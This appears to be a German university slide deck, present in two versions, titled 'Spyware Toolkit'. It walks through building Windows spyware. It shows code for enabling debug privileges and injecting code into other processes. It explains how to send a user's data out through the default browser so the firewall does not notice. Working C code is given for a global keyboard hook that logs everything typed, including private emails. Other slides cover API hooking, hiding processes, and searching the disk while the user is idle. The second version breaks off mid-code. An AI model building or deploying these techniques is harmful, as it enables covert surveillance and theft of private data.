

Spyware Toolkit

Windows Systemprogrammierung

Thomas Weise

22.04.2004 13.15 1/336

<http://www.tu-chemnitz.de/~weist/projects/spykit/>

Gliederung

- Vorbereiten fremder Prozesse
- unser Code in fremden Prozessen
- verwalten der Firewall
- Mitschneiden der Benutzereingabe
- Umleiten von (System-)API
- Verstecken von Prozessen

Vorbereiten fremder Prozesse

- „Mit selbst gestarteten Prozessen darf der Vaterprozess alles machen.“
- Fremde Prozesse (z.B. Systemprozesse) dürfen nur von Debuggern bearbeitet werden.
 - ➔ wie wird man Debugger?

```

HANDLE          token;
LUID            debug_value;
TOKEN_PRIVILEGES privileges;

if(OpenProcessToken( GetCurrentProcess(),
                    TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
                    &token) )
{
if( LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &debug_value) )
{

RtlZeroMemory(&privileges, sizeof(privileges));
privileges.PrivilegeCount      = 1;
privileges.Privileges[0].Luid  = debug_value;
privileges.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

if( AdjustTokenPrivileges(token, false, &privileges,
                          sizeof(privileges), NULL, NULL) )
    {
        can_debug = true;
    }

}

CloseHandle(token);
}

```

**Token = Security info für Session,
identifiziert Benutzer, ~gruppe und
Privilegien**

```
HANDLE          token;  
LUID            debug_value;  
TOKEN_PRIVILEGES privileges;
```

```
if(OpenProcessToken( GetCurrentProcess(),  
                    TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,  
                    &token) )  
{  
    if( LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &debug_value) )  
    {  
  
        RtlZeroMemory(&privileges, sizeof(privileges));  
        privileges.PrivilegeCount      = 1;  
        privileges.Privileges[0].Luid  = debug_value;  
        privileges.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;  
  
        if( AdjustTokenPrivileges(token, false, &privileges,  
                                   sizeof(privileges), NULL, NULL) )  
        {  
            can_debug = true;  
        }  
  
    }  
  
    CloseHandle(token);  
}
```

```

HANDLE          token;
LUID            debug_value;
TOKEN_PRIVILEGES privileges;

if(OpenProcessToken( GetCurrentProcess(),
                    TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
                    &token) )
{
    if( LookupPrivilegeValue( NULL, SE_DEBUG_NAME, &debug_value) )
    {

        RtlZeroMemory(&privileges, sizeof(privileges));
        privileges.PrivilegeCount      = 1;
        privileges.Privileges[0].Luid  = debug_value;
        privileges.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

        if( AdjustTokenPrivileges(token, false, &privileges,
                                sizeof(privileges), NULL, NULL) )
        {
            can_debug = true;
        }

    }

    CloseHandle(token);
}

```

Privileg = Rechte für das Ausführen von „Systemdingen“, wie Treiber laden oder herunterfahren.

(oder Debugger sein)

unser Code in fremden Prozessen

- Windows besitzt Speicherschutz durch virtuellen Speicher.
- Ein Prozess kann und darf den Speicher eines anderen Prozesses nicht lesen oder modifizieren.
- Dadurch wird verhindert, dass wichtige Daten oder z.B. Code überschrieben wird, oder Prozesse „gehackt“ oder „infiziert“ werden.
- Ausgangspunkt: Wir sind Debugger und haben ein Handle zu einem Prozess. (oder haben ihn selbst gestartet)

```

PVOID VirtualAllocEx      ( HANDLE      hProcess,
                          LPVOID      lpAddress,
                          SIZE_T      dwSize,
                          DWORD        flAllocationType,
                          DWORD        flProtect);

BOOL WriteProcessMemory  ( HANDLE      hProcess,
                          LPVOID      lpBaseAddress,
                          LPCVOID     lpBuffer,
                          SIZE_T      nSize,
                          SIZE_T*     lpNumberOfBytesWritten);

HANDLE CreateRemoteThread ( HANDLE      hProcess,
                          LPSECURITY_ATTRIBUTES lpThreadAttributes,
                          SIZE_T      dwStackSize,
                          LPTHREAD_START_ROUTINE lpStartAddress,
                          LPVOID      lpParameter,
                          DWORD        dwCreationFlags,
                          LPDWORD     lpThreadId);

```

PVOID VirtualAllocEx

```
( HANDLE          hProcess,  
  LPVOID          lpAddress,  
  SIZE_T          dwSize,  
  DWORD           flAllocationType,  
  DWORD           flProtect);
```

**Speicher in Prozess
hProzess allokiieren.**

BOOL WriteProcessMemory

```
( HANDLE          hProcess,  
  LPVOID          lpBaseAddress,  
  LPCVOID         lpBuffer,  
  SIZE_T          nSize,  
  SIZE_T*         lpNumberOfBytesWritten);
```

HANDLE CreateRemoteThread

```
( HANDLE          hProcess,  
  LPSECURITY_ATTRIBUTES lpThreadAttributes,  
  SIZE_T          dwStackSize,  
  LPTHREAD_START_ROUTINE lpStartAddress,  
  LPVOID          lpParameter,  
  DWORD           dwCreationFlags,  
  LPDWORD         lpThreadId);
```

```
PVOID VirtualAllocEx      ( HANDLE      hProcess ,
                          LPVOID      lpAddress ,
                          SIZE_T      dwSize ,
                          DWORD       flAllocationType ,
                          DWORD       flProtect );
```

```
BOOL WriteProcessMemory  ( HANDLE      hProcess ,
                          LPVOID      lpBaseAddress ,
                          LPCVOID     lpBuffer ,
                          SIZE_T      nSize ,
                          SIZE_T*     lpNumberOfBytesWritten );
```

Daten in den virtuellen Speicher von hProzess schreiben.

```
HANDLE CreateRemoteThread ( HANDLE      hProcess ,
                          LPSECURITY_ATTRIBUTES lpThreadAttributes ,
                          SIZE_T      dwStackSize ,
                          LPTHREAD_START_ROUTINE lpStartAddress ,
                          LPVOID      lpParameter ,
                          DWORD       dwCreationFlags ,
                          LPDWORD     lpThreadId );
```

```
PVOID VirtualAllocEx ( HANDLE hProcess,
                      LPVOID lpAddress,
                      SIZE_T dwSize,
                      DWORD flAllocationType,
                      DWORD flProtect );
```

```
BOOL WriteProcessMemory ( HANDLE hProcess,
                          LPVOID lpBaseAddress,
                          LPCVOID lpBuffer,
                          SIZE_T nSize,
                          SIZE_T* lpNumberOfBytesWritten );
```

```
HANDLE CreateRemoteThread ( HANDLE hProcess,
                            LPSECURITY_ATTRIBUTES lpThreadAttributes,
                            SIZE_T dwStackSize,
                            LPTHREAD_START_ROUTINE lpStartAddress,
                            LPVOID lpParameter,
                            DWORD dwCreationFlags,
                            LPDWORD lpThreadId );
```

**Einen Thread in
hProzess starten.**

unser Code in fremden Prozessen

- im anderen Prozess Speicher allokieren
- unseren Code überkopieren
- einen RemoteThread erzeugen
- schon fertig – oder?
- Der virtuelle Speicher macht uns einen Strich durch die Rechnung.

unser Code in fremden Prozessen

- Unser Code stürzt ab, wenn wir irgendeine eigene Funktion darin aufrufen oder irgendeine API nutzen.
- Denn die sind ja nicht dort, sondern bei uns – in einem anderen virtuellen Adressraum.
- also nichts erreicht?

unser Code in fremden Prozessen

- Unser Code stürzt ab, wenn wir irgendeine eigene Funktion darin aufrufen oder irgendeine API nutzen.
- Denn die sind ja nicht dort, sondern bei uns – in einem anderen virtuellen Adressraum.
- also nichts erreicht?

```
DWORD WINAPI ThreadProc ( LPVOID lpParameter)  
{  
  
    printf ("ich bin hier!");  
  
    return 0;  
}
```

unser Code in fremden Prozessen

- Kernel32.dll wird immer an die gleiche virtuelle Adresse in allen Prozessen gemappt.
- d.h. die Adressen aller Kernel-APIs sind in allen Prozessen gleich.
- d.h. LoadLibrary steht überall an der gleichen Stelle.
- d.h. wir können beliebige Dlls nachladen, wenn wir dem anderen Prozess die Adressen der Kernel-APIs mitteilen.

unser Code in fremden Prozessen

- im anderen Prozess Speicher allokieren
- dort die Adressen der Kernel-APIs ablegen, die wir brauchen
- unseren Code und einen Loader-Code rüberkopieren
- einen RemoteThread (für Loader-Code) erzeugen
- der lädt zuerst evtl. benötigte DLLs nach
- übergibt deren API-Adressen an den eigentlichen Code
- und führt diesen aus

unser Code in fremden Prozessen

- ...das alles gekapselt in Klasse `CExternalThread`
- Objekte werden nutzen geshareden Speicher
- dadurch gleich IPC möglich
- zusätzlich: `CLibraryLoader` – Kapselung um beliebige DLLs in anderen Prozess nachzuladen

veralbern der Firewall

- Wie kann man unbemerkt vom Anwender, dessen Daten ins Internet/LAN verschicken?
- normalerweise: Hindernis Firewall
- Führt Logs oder könnte melden „myspy.exe will aufs Internet zugreifen“.

veralbern der Firewall

- Firewall lässt mit Sicherheit den Standardbrowser raussenden
- der Standardbrowser steht unter
HKEY_CLASSES_ROOT\http\shell\open\command
- den nehmen wir uns (siehe vorhin), laden die WinSock-Dll nach
- übergeben unsere Daten sowie Ziel-IP über IPC
- und die Daten fließen unbemerkt durch die Firewall
- sicherheitshalber kann man ja noch einen HTTP-Header voranstellen...

verwalten der Firewall

- Ist im Toolkit durch Klasse CCommunicator implementiert.

Mitschneiden der Benutzereingabe

- Windows bietet Hooks an.
- Hooks dienen z.B. dazu Tastatureingaben für IMEs mitzuschneiden, oder um vorhandene Applikationen zu erweitern, ohne deren Code zu ändern.

```
HHOOK SetWindowsHookEx (int          idHook,  
                        HOOKPROC     lpfn,  
                        HINSTANCE     hMod,  
                        DWORD         dwThreadId);
```

Mitschneiden der Benutzereingabe

- Hooks liegen stets in DLLs.
- Setzt man einen globalen Hook, so wird die DLL in alle Prozesse nachgeladen, für die der Hook „zutrifft“.
- Ein `WH_GETMESSAGE`-Hook z.B. wird in jeden Prozess geladen, der Nachrichten vom Message-Handling-System (via `GetMessage`) abrufen.
- ... es gibt die Message `WM_CHAR`

Mitschneiden der Benutzereingabe

- setzen also `WH_GETMESSAGE`-Hook
- loggen alle `WM_CHAR`s mit
- erfahren so alles, was in irgendeinem Fenster geschrieben wird
- also auch z.B. URLs oder private E-Mails usw.
- diese Zeichen stehen aber immer nur in dem Prozess zur Verfügung, wo sie eingegeben wurden – schade.
- Aber: dafür gibt es geschareden Speicher.

```

#pragma data_seg(push)
#pragma data_seg("SHAREDATA")
...
static          TCHAR          key_strokes[MAX_BUFFERED_CHARS] = {NULL_64k};
static          DWORD          key_count                               = 0;
...
#pragma data_seg(pop)
#pragma comment(linker, "/section:SHAREDATA,RWS")

static LRESULT CALLBACK get_message_hook_proc(int code,
                                              WPARAM wparam,
                                              LPARAM lparam)
{
    if(code < 0) return
        CallNextHookEx(get_message_hook, code, wparam, lparam);

    MSG x;

    if( (code == HC_ACTION) &&
        ((wparam & PM_REMOVE) != 0) &&
        ((x = *((MSG*)lparam)).message == WM_CHAR) )
    {
        WaitForSingleObject(keyboard_access, INFINITE);
        DWORD i = key_count + (x.lParam & 0xffff);
        if(i > MAX_BUFFERED_CHARS) key_count = MAX_BUFFERED_CHARS;
        while(key_count < i) key_strokes[key_count++] = (TCHAR)(x.wParam);
        SetEvent(keyboard_read);
        SetEvent(keyboard_access);
        idle_counter = 0;
    }

    return CallNextHookEx(get_message_hook, code, wparam, lparam);
}

```

Mitschneiden der Benutzereingabe

- gekapselt in:

```
HRESULT    API    get_keyboard_history (TCHAR*    &history,  
                                         DWORD    &count);
```

```
HRESULT    API    install_idle_handler (LPVOID    handler,  
                                         LPVOID    param);
```

- So erfährt man, wenn der Benutzer lange nichts gemacht hat, und nicht merkt, wenn man z.B. seine Festplatte durchsucht...

Umleiten von (System-)API


- Man will eine (System-)API durch eine eigene Routine ersetzen, um z.B. deren Verhalten zu ändern oder irgendetwas aufzuzeichnen.
- ...aber mit Hooks kommen wir an keine dieser APIs
- Hooks sind immer DLLs, die in betroffene Prozesse nachgeladen werden.
- ... DLLs haben Startup-Codes

Umleiten von (System-)API

- Windows-Applikationen sind im PE-Format
- Sie importieren DLLs mit den APIs,
- und enthalten daher Information über die importierten Funktionen in ihren Headern.
- Sie besitzen eine IAT – Import Address Table.
- Der Loader trägt in diese Liste die Adressen der importierten APIs ein.
- diese werden vom Prozess gerufen mit z.B.

```
call dword ptr cs:0x00100228
```

Umleiten von (System-)API



Umleiten von (System-)API

- Jeder Prozess kann Zugriff auf seinen Header erhalten.
- Man ersetzt die Adressen der original-API mit der einer eigenen Funktion.
- Diese hat die selbe Signatur wie die original API, kann diese z.B. aufrufen und loggen oder ihre Ergebnisse verändern.

..soviel zu statisch gelinkter API..

```
PVOID ImageDirectoryEntryToData ( PVOID Base,  
                                   BOOLEAN MappedAsImage,  
                                   USHORT DirectoryEntry, 29  
                                   PULONG Size );
```

Umleiten von (System-)API

- Prozesse können DLLs mit LoadLibrary dynamisch nachladen, und Adressen von APIs mit GetProcAddress erfragen.
- Leiten wir also GetProcAddress jedoch auf eine eigene Funktion um, so können wir die Adressen der entsprechenden rechtzeitig ersetzen.
- Insgesamt müssen wir Patchen:

LoadLibraryA, LoadLibraryW, LoadLibraryExA,
LoadLibraryExW, GetProcAddress

Umleiten von (System-)API

- Aber: jetzt haben wir nur unseren lokalen Prozess „gepatch“.
- Wir wollen aber alle Prozesse im System patchen.
- Dafür muss unser Code in allen Prozessen laufen.
- Tut er auch, unsere DLL wurde (wegen des Hooks) überall reingeladen
- ... und erledigt das Patchen in ihrem Startup ...

Umleiten von (System-)API

- Im Toolkit ist Klasse CHook enthalten, die diese Aufgabe automatisiert.
- Diese kann aber nur in der DLL genutzt werden.

Verstecken von Prozessen

- Unser Prozess läuft im Hintergrund, hat kein Fenster, ist daher nicht im Taskbar zu sehen.
- Die Firewall denkt, es handle sich um den Internet Explorer.
- ..nur der TaskManager kann ihn sehen, und ihn beenden.

Verstecken von Prozessen

- Wir patchen also alle APIs, die Prozesse herausfinden oder enumerieren kann.
- NtQuerySystemInformation
- Process32First, Process32Next, Process32FirstW, Process32NextW, Thread32First, Thread32Next, Heap32First, Heap32Next, Module32First, Module32Next, Module32FirstW, Module32NextW (in sowohl Kernel32 als auch dbghelp.dll)
- EnumProcesses


Verstecken von Prozessen

- Wird von der DLL automatisiert.

Spyware Toolkit

Thomas Weise

Dienstag, 26.10.2004, 16:00 Uhr, Zimmer 435, TU Berlin



Inhalt

- 1. unser Code in fremden Prozessen**
- 2. veralbern der Firewall**
- 3. mitschneiden der Benutzereingabe**
- 4. umleiten von (System-)API**
- 5. verstecken von Prozessen**

1. unser Code in fremden Prozessen

- „Mit selbst gestarteten Prozessen darf der Vaterprozess alles machen.“
- Fremde Prozesse (z.B. Systemprozesse) dürfen nur von Debuggern bearbeitet werden.

⇒ wie wird man Debugger?

(Benutzer muss Mitglied in „**Debugger Users**“ sein, und das sind, außer „Gast“ fast alle.)

1. unser Code in fremden Prozessen

```
HANDLE          token;
LUID            debug_value;
TOKEN_PRIVILEGES privileges;

if (OpenProcessToken ( GetCurrentProcess (),
                    TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
                    &token) )
{
    if ( LookupPrivilegeValue (NULL, SE_DEBUG_NAME, &debug_value) )
    {
        RtlZeroMemory (&privileges, sizeof (privileges));
        privileges.PrivilegeCount      = 1;
        privileges.Privileges [0].Luid  = debug_value;
        privileges.Privileges [0].Attributes = SE_PRIVILEGE_ENABLED;

        if ( AdjustTokenPrivileges (token, false, &privileges,
                                    sizeof (privileges), NULL, NULL) )
            can_debug = true;
    }
    CloseHandle (token);
}
```

1. unser Code in fremden Prozessen

```
HANDLE          token;  
LUID            debug_value;  
TOKEN_PRIVILEGES privileges;
```

Token = Security info für Session, identifiziert Benutzer, ~gruppe und Privilegien

```
if (OpenProcessToken ( GetCurrentProcess () ,  
                    TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY ,  
                    &token) )  
{  
    if ( LookupPrivilegeValue (NULL, SE_DEBUG_NAME, &debug_value) )  
    {  
        RtlZeroMemory (&privileges, sizeof (privileges));  
        privileges.PrivilegeCount      = 1;  
        privileges.Privileges [0].Luid = debug_value;  
        privileges.Privileges [0].Attributes = SE_PRIVILEGE_ENABLED;  
  
        if ( AdjustTokenPrivileges (token, false, &privileges,  
                                   sizeof (privileges), NULL, NULL) )  
            can_debug = true;  
    }  
    CloseHandle (token);  
}
```

1. unser Code in fremden Prozessen

```
HANDLE          token;
LUID            debug_value;
TOKEN_PRIVILEGES privileges;
```

```
if (OpenProcessToken ( GetCurrentProcess (),
                    TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
                    &token) )
{
    if ( LookupPrivilegeValue (NULL, SE_DEBUG_NAME, &debug_value) )
    {
        RtlZeroMemory (&privileges, sizeof(privileges));
        privileges.PrivilegeCount      = 1;
        privileges.Privileges[0].Luid  = debug_value;
        privileges.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

        if ( AdjustTokenPrivileges (token, false, &privileges,
                                   sizeof(privileges), NULL, NULL) )
            can_debug = true;
    }
    CloseHandle (token);
}
```

Privileg = Rechte für das Ausführen von „Systemdingen“, wie Treiber laden oder herunterfahren. (oder Debugger sein)

1. unser Code in fremden Prozessen

- Windows besitzt Speicherschutz durch virtuellen Speicher.
- Ein Prozess kann und darf den Speicher eines anderen Prozesses nicht lesen oder modifizieren.
- Dadurch wird verhindert, dass wichtige Daten oder Code überschrieben werden, oder Prozesse „gehackt“ bzw. „infiziert“ werden.
- Ausgangspunkt: Wir sind Debugger und haben ein Handle zu einem Prozess. (oder haben ihn selbst gestartet)

1. unser Code in fremden Prozessen

```
PVOID VirtualAllocEx ( HANDLE      hProcess ,
                      LPVOID      lpAddress ,
                      SIZE_T      dwSize ,
                      DWORD       flAllocationType ,
                      DWORD       flProtect );

BOOL WriteProcessMemory ( HANDLE      hProcess ,
                          LPVOID      lpBaseAddress ,
                          LPCVOID     lpBuffer ,
                          SIZE_T      nSize ,
                          SIZE_T*     lpNumberOfBytesWritten );

HANDLE CreateRemoteThread ( HANDLE      hProcess ,
                           LPSECURITY_ATTRIBUTES lpThreadAttributes ,
                           SIZE_T      dwStackSize ,
                           LPTHREAD_START_ROUTINE lpStartAddress ,
                           LPVOID      lpParameter ,
                           DWORD       dwCreationFlags ,
                           LPDWORD     lpThreadId );
```

1. unser Code in fremden Prozessen

```
PVOID VirtualAllocEx ( HANDLE      hProcess ,
                      LPVOID      lpAddress ,
                      SIZE_T      dwSize ,
                      DWORD       flAllocationType ,
                      DWORD       flProtect );
```

**Speicher in Prozess
hProzess allokiieren.**

```
BOOL WriteProcessMemory ( HANDLE      hProcess ,
                          LPVOID      lpBaseAddress ,
                          LPCVOID     lpBuffer ,
                          SIZE_T      nSize ,
                          SIZE_T*     lpNumberOfBytesWritten );
```

```
HANDLE CreateRemoteThread ( HANDLE      hProcess ,
                            LPSECURITY_ATTRIBUTES lpThreadAttributes ,
                            SIZE_T      dwStackSize ,
                            LPTHREAD_START_ROUTINE lpStartAddress ,
                            LPVOID      lpParameter ,
                            DWORD       dwCreationFlags ,
                            LPDWORD     lpThreadId );
```

1. unser Code in fremden Prozessen

```
PVOID VirtualAllocEx ( HANDLE      hProcess ,
                      LPVOID      lpAddress ,
                      SIZE_T      dwSize ,
                      DWORD        flAllocationType ,
                      DWORD        flProtect );
```

```
BOOL WriteProcessMemory ( HANDLE      hProcess ,
                          LPVOID      lpBaseAddress ,
                          LPCVOID      lpBuffer ,
                          SIZE_T      nSize ,
                          SIZE_T*      lpNumberOfBytesWritten );
```

Daten in den virtuellen Speicher von hProzess schreiben.

```
HANDLE CreateRemoteThread ( HANDLE      hProcess ,
                           LPSECURITY_ATTRIBUTES lpThreadAttributes ,
                           SIZE_T      dwStackSize ,
                           LPTHREAD_START_ROUTINE lpStartAddress ,
                           LPVOID      lpParameter ,
                           DWORD        dwCreationFlags ,
                           LPDWORD     lpThreadId );
```

1. unser Code in fremden Prozessen

```
PVOID VirtualAllocEx ( HANDLE      hProcess ,
                      LPVOID      lpAddress ,
                      SIZE_T      dwSize ,
                      DWORD       flAllocationType ,
                      DWORD       flProtect );

BOOL WriteProcessMemory ( HANDLE      hProcess ,
                          LPVOID      lpBaseAddress ,
                          LPCVOID     lpBuffer ,
                          SIZE_T      nSize ,
                          SIZE_T*     lpNumberOfBytesWritten );

HANDLE CreateRemoteThread ( HANDLE      hProcess ,
                           LPSECURITY_ATTRIBUTES lpThreadAttributes ,
                           SIZE_T      dwStackSize ,
                           LPTHREAD_START_ROUTINE lpStartAddress ,
                           LPVOID      lpParameter ,
                           DWORD       dwCreationFlags ,
                           LPDWORD     lpThreadId );
```

**Einen Thread in
hProzess starten.**


1. unser Code in fremden Prozessen

- im anderen Prozess Speicher allokkieren
 - unseren Code rüberkopieren
 - einen RemoteThread erzeugen
 - schon fertig – oder?
-
- Der virtuelle Speicher macht uns einen Strich durch die Rechnung.

1. unser Code in fremden Prozessen

- Unser Code stürzt ab, wenn wir irgendeine eigene Funktion darin aufrufen oder irgendeine API nutzen.
- Denn die sind ja nicht dort, sondern bei uns – in einem anderen virtuellen Adressraum.
- also nichts erreicht?

```
DWORD WINAPI ThreadProc ( LPVOID lpParameter )  
{  
    printf ("ich bin hier!");  
    return 0;  
}
```



1. unser Code in fremden Prozessen

- Kernel32.dll wird immer an die gleiche virtuelle Adresse in allen Prozessen gemappt.
- d.h. die Adressen aller Kernel-APIs sind in allen Prozessen gleich.
- d.h. **LoadLibrary** steht überall an der gleichen Stelle.
- d.h. wir können beliebige DLLs nachladen, wenn wir dem anderen Prozess die Adressen der Kernel-APIs mitteilen.

1. unser Code in fremden Prozessen

- im anderen Prozess Speicher allokieren
- dort die Adressen der Kernel-APIs ablegen, die wir brauchen
- unseren Code und einen Loader-Code überkopieren
- einen RemoteThread (für Loader-Code) erzeugen
- der lädt zuerst evtl. benötigte DLLs nach
- übergibt deren API-Adressen an den eigentlichen Code
- und führt diesen aus

1. unser Code in fremden Prozessen

- ...das alles in einer Klasse gekapselt
- Objekte nutzen geschareden Speicher
- dadurch gleich IPC möglich
- zusätzlich: **Klasse** um beliebige DLLs in anderen Prozess nachzuladen

→ daraus ergibt sich eine weitere Möglichkeit

1. unser Code in fremden Prozessen

→ *Möglichkeit 2:*

- unser Code in eigene DLL
- RemoteThread im anderen Prozess lädt diese nach, und führt unseren Code aus.
- einfacheres Verwenden von Funktionen.
- aber: weitere DLL notwendig

Beide Möglichkeiten funktionieren auch bei Systemprozessen.

2. veralbern der Firewall

- Wie kann man, unbemerkt vom Anwender, dessen Daten ins Internet/LAN verschicken?
- normalerweise: Hindernis Firewall
- Führt Logs oder könnte melden „myspy.exe will aufs Internet zugreifen“.

2. veralbern der Firewall

- Firewall lässt mit ziemlicher Sicherheit den Standardbrowser Daten senden
- der Standardbrowser steht unter `HKEY_CLASSES_ROOT\http\shell\open\command`
- den nehmen wir uns (siehe vorhin), laden die `WinSock-Dll` nach
- übergeben unsere Daten sowie Ziel-IP über IPC
- ... und die Daten fließen unbemerkt durch die Firewall

2. veralbern der Firewall

- Sicherheitshalber kann man ja noch einen HTTP-Header voranstellen...
- ...ist im Toolkit durch eine Klasse implementiert.

3. mitschneiden der Benutzereingabe

- Windows bietet Hooks an.
- Hooks dienen z.B. dazu Tastatureingaben für IMEs mitzuschneiden oder um vorhandene Applikationen zu erweitern ohne deren Code zu ändern.

```
HHOOK SetWindowsHookEx (int          idHook ,  
                        HOOKPROC    lpfn ,  
                        HINSTANCE    hMod ,  
                        DWORD        dwThreadId) ;
```

3. mitschneiden der Benutzereingabe

- Hooks liegen stets in DLLs.
- Setzt man einen globalen Hook, so wird die DLL in alle Prozesse nachgeladen, für die der Hook „zutrifft“.
- Ein **WH_GETMESSAGE**-Hook z.B. wird in jeden Prozess geladen, der Nachrichten vom Message-Handling-System (via GetMessage) abrufen.
- ... es gibt die Message **WM_CHAR**

3. mitschneiden der Benutzereingabe

- setzen also `WH_GETMESSAGE`-Hook
- loggen alle `WM_CHARS` mit
- erfahren so alles, was in irgendeinem Fenster geschrieben wird
- also auch z.B. URLs oder private E-Mails usw.
- diese Zeichen stehen aber immer nur in dem Prozess zur Verfügung, wo sie eingegeben wurden – schade.
- Aber: dafür gibt es geschareden Speicher.

```
#pragma data_seg(push)
#pragma data_seg("SHAREDATA")
...
static          TCHAR          key_strokes[MAX_BUFFERED_CHARS] = {NULL_64k};
static          DWORD          key_count          = 0;
...
#pragma data_seg(pop)
#pragma comment(linker, "/section:SHAREDATA,RWS")

static LRESULT CALLBACK get_message_hook_proc (int code, WPARAM wparam,
                                              LPARAM lparam)
{
    if(code < 0)
        return CallNextHookEx(get_message_hook, code, wparam, lparam);

